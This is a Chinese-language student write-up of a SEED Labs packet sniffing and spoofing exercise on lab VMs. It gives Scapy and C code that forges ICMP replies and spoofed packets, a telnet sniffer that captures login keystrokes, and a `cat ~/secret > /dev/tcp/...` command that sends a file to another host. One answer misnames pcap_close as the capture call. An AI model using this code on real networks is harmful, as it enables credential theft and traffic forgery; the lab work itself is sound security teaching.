
```
[09/08/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:2e:d0:60
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::58b1:b122:5294:a985/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4909 (4.9 KB)  TX bytes:7291 (7.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21262 (21.2 KB)  TX bytes:21262 (21.2 KB)
```

Seedubuntu 的环境如上图所示




```
bwhe@bwhe-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::cc95:9c7e:1f3a:ec17  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a2:51:7c  txqueuelen 1000  (Ethernet)
        RX packets 214  bytes 130391 (130.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 190  bytes 18402 (18.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 72  bytes 6194 (6.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 6194 (6.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bwhe@bwhe-VirtualBox:~$ ping -c 5 3.3.3.3
PING 3.3.3.3 (3.3.3.3) 56(84) bytes of data.

--- 3.3.3.3 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4099ms
```

Experiment 的环境如上图所示，并向 3.3.3.3 发送 5 个 echo-request 报文，没有 echo-reply




```
[09/08/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:a2:51:7c
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 25177
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xc646
     src       = 10.0.2.4
     dst       = 3.3.3.3
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x56f4
        id        = 0x6c5
        seq       = 0x1
###[ Raw ]###
           load      = '\xb9*W_\x00\x00\x00\x00\xc6\xe8\x04\x00\x00\x00\x00\x00\
x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./
01234567'
```

上图是在 seedubuntu 虚拟机上抓取到的 icmp 的 echo-request 报文



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    dst=pkt.sprintf("%IP.dst%")
    src=pkt.sprintf("%IP.src%")
    Type=pkt.sprintf("%ICMP.type%")
    Code=pkt.sprintf("%ICMP.code%")
    Id=pkt.sprintf("%ICMP.id%")
    Seq=pkt.sprintf("%ICMP.seq%")
    if(Type!="echo-request"):
        return
    a = IP()
    a.dst=src
    a.src=dst
    b = ICMP()
    b.type="echo-reply"
    b.id=int(Id,16)
    b.seq=int(Seq,16)
    send(a/b)
pkt = sniff(filter='icmp',prn=print_pkt)
```


接着伪造 icmp-reply 数据包，如上图所示



```
bwhe@bwhe-VirtualBox:~$ ping -c 1 3.3.3.3
PING 3.3.3.3 (3.3.3.3) 56(84) bytes of data.
8 bytes from 3.3.3.3: icmp_seq=1 ttl=64 (truncated)

--- 3.3.3.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 9223372036854775.807/0.000/0.000/0.000 ms
```


最终成功接收，如上图所示

Task 2.1A



```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}
```

填充代码如上图所示



```
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 10.0.2.5
      To: 203.208.50.161
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 10.0.2.5
      To: 203.208.50.161
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 10.0.2.5
      To: 203.208.50.161
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 10.0.2.5
      To: 203.208.50.161
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
Protocol: TCP
    From: 10.0.2.5
      To: 203.208.50.161
Protocol: TCP
    From: 203.208.50.161
      To: 10.0.2.5
```

截图如上图所示

Question 1

调用 pcap_open_live 初始化 raw socket
调用 pcap_compile 和 pcap_setfilter 设置过滤器
调用 pcap_close 捕获数据包并利用 got_packet 函数进行处理
调用 pcap_close 关闭相关句柄


Question 2

没有权限调用 pcap_compile 时会报错

Question 3


打开混杂状态时，可以接收到发送给其他机器的指定报文，关闭混杂模式时，只能收到发送给自己的报文。

Task 2.1B




```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    dst=pkt.sprintf("%IP.dst%")
    src=pkt.sprintf("%IP.src%")
    print("source ip addr: ",src)
    print("destination ip addr: ",dst)
pkt = sniff(filter='icmp and src 10.0.2.6 and dst 10.0.2.4',prn=print_pkt)
```

如上图所示，源地址为 10.0.2.6，目的地址为 10.0.2.4




```
[09/12/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer2.py
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
```

让两个地址之间进行 ping，捕获结果如上图所示




```
bwhe@bwhe-VirtualBox:~$ cat ~/secret > /dev/tcp/10.0.2.6/10
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.6/10: Connection refused
bwhe@bwhe-VirtualBox:~$ cat ~/secret > /dev/tcp/10.0.2.6/100
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.6/100: Connection refused
bwhe@bwhe-VirtualBox:~$ cat ~/secret > /dev/tcp/10.0.2.6/101
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.6/101: Connection refused
```

利用该指令创建 tcp 连接



```
[09/12/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer2.py
source ip addr:  10.0.2.4
destination ip addr:  10.0.2.6
destination port:  10
source ip addr:  10.0.2.4
destination ip addr:  10.0.2.6
destination port:  100
```


过滤结果如上图所示



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    dst=pkt.sprintf("%IP.dst%")
    src=pkt.sprintf("%IP.src%")
    port=pkt[TCP].dport
    print("source ip addr: ",src)
    print("destination ip addr: ",dst)
    print("destination port: ",port)
pkt = sniff(filter='tcp and dst portrange 10-100',prn=print_pkt)
#pkt = sniff(filter='tcp and src host 10.0.2.15 and dst port 23',prn=print_pkt)
```


过滤代码如上图所示

Task 2.1C



```
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
data  b'b'
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
data  b'w'
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
data  b'h'
source ip addr:  10.0.2.6
destination ip addr:  10.0.2.4
data  b'e'
```


可以明显地看到截取到了用户名 bwhe，密码涉及个人隐私就不截图了



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    dst=pkt.sprintf("%IP.dst%")
    src=pkt.sprintf("%IP.src%")
    if(pkt[TCP].payload):
        data=pkt[TCP].payload.load
        print("source ip addr: ",src)
        print("destination ip addr: ",dst)
        print("data ",str(data))
pkt = sniff(filter='tcp and dst port 23',prn=print_pkt)
#pkt = sniff(filter='tcp and src host 10.0.2.15 and dst port 23',prn=print_pkt)
#pkt = sniff(filter='tcp and dst net 128.230.0.0/16',prn=print_pkt)
~
```


截获代码如上图所示

Task 2.2A



```
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   /*********************************************************
      Step 1: Fill in the ICMP header.
    ********************************************************/
   struct icmpheader *icmp = (struct icmpheader *)
                             (buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

   // Calculate the checksum for integrity
   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                                 sizeof(struct icmpheader));

   /*********************************************************
      Step 2: Fill in the IP header.
    ********************************************************/
   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
   ip->iph_destip.s_addr = inet_addr("10.0.2.6");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) +
                       sizeof(struct icmpheader));

   /*********************************************************
      Step 3: Finally, send the spoofed packet
    ********************************************************/
   send_raw_ip_packet (ip);
```


Spoof 代码如上图所示，伪造了 icmp 报文并发送



```
rame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
thernet II, Src: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60), Dst: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
nternet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
 0100 .... = Version: 4
 .... 0101 = Header Length: 20 bytes (5)
 Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 28
 Identification: 0xf96f (63855)
 Flags: 0x00
 Fragment offset: 0
 Time to live: 20
 Protocol: ICMP (1)
 Header checksum: 0x9567 [validation disabled]
 [Header checksum status: Unverified]
 Source: 10.0.2.5
 Destination: 10.0.2.6
 [Source GeoIP: Unknown]
 [Destination GeoIP: Unknown]
```

Wireshark 截图如上图所示


Task 2.2B



```
→  3 2020-09-12 07:43:47.4564225… 10.0.2.5    10.0.2.6    ICMP   60 Echo (ping) request  id=0x0000, seq=0/0, ttl=20 (re…
←  4 2020-09-12 07:43:47.4564444… 10.0.2.6    10.0.2.5    ICMP   42 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (re…
```

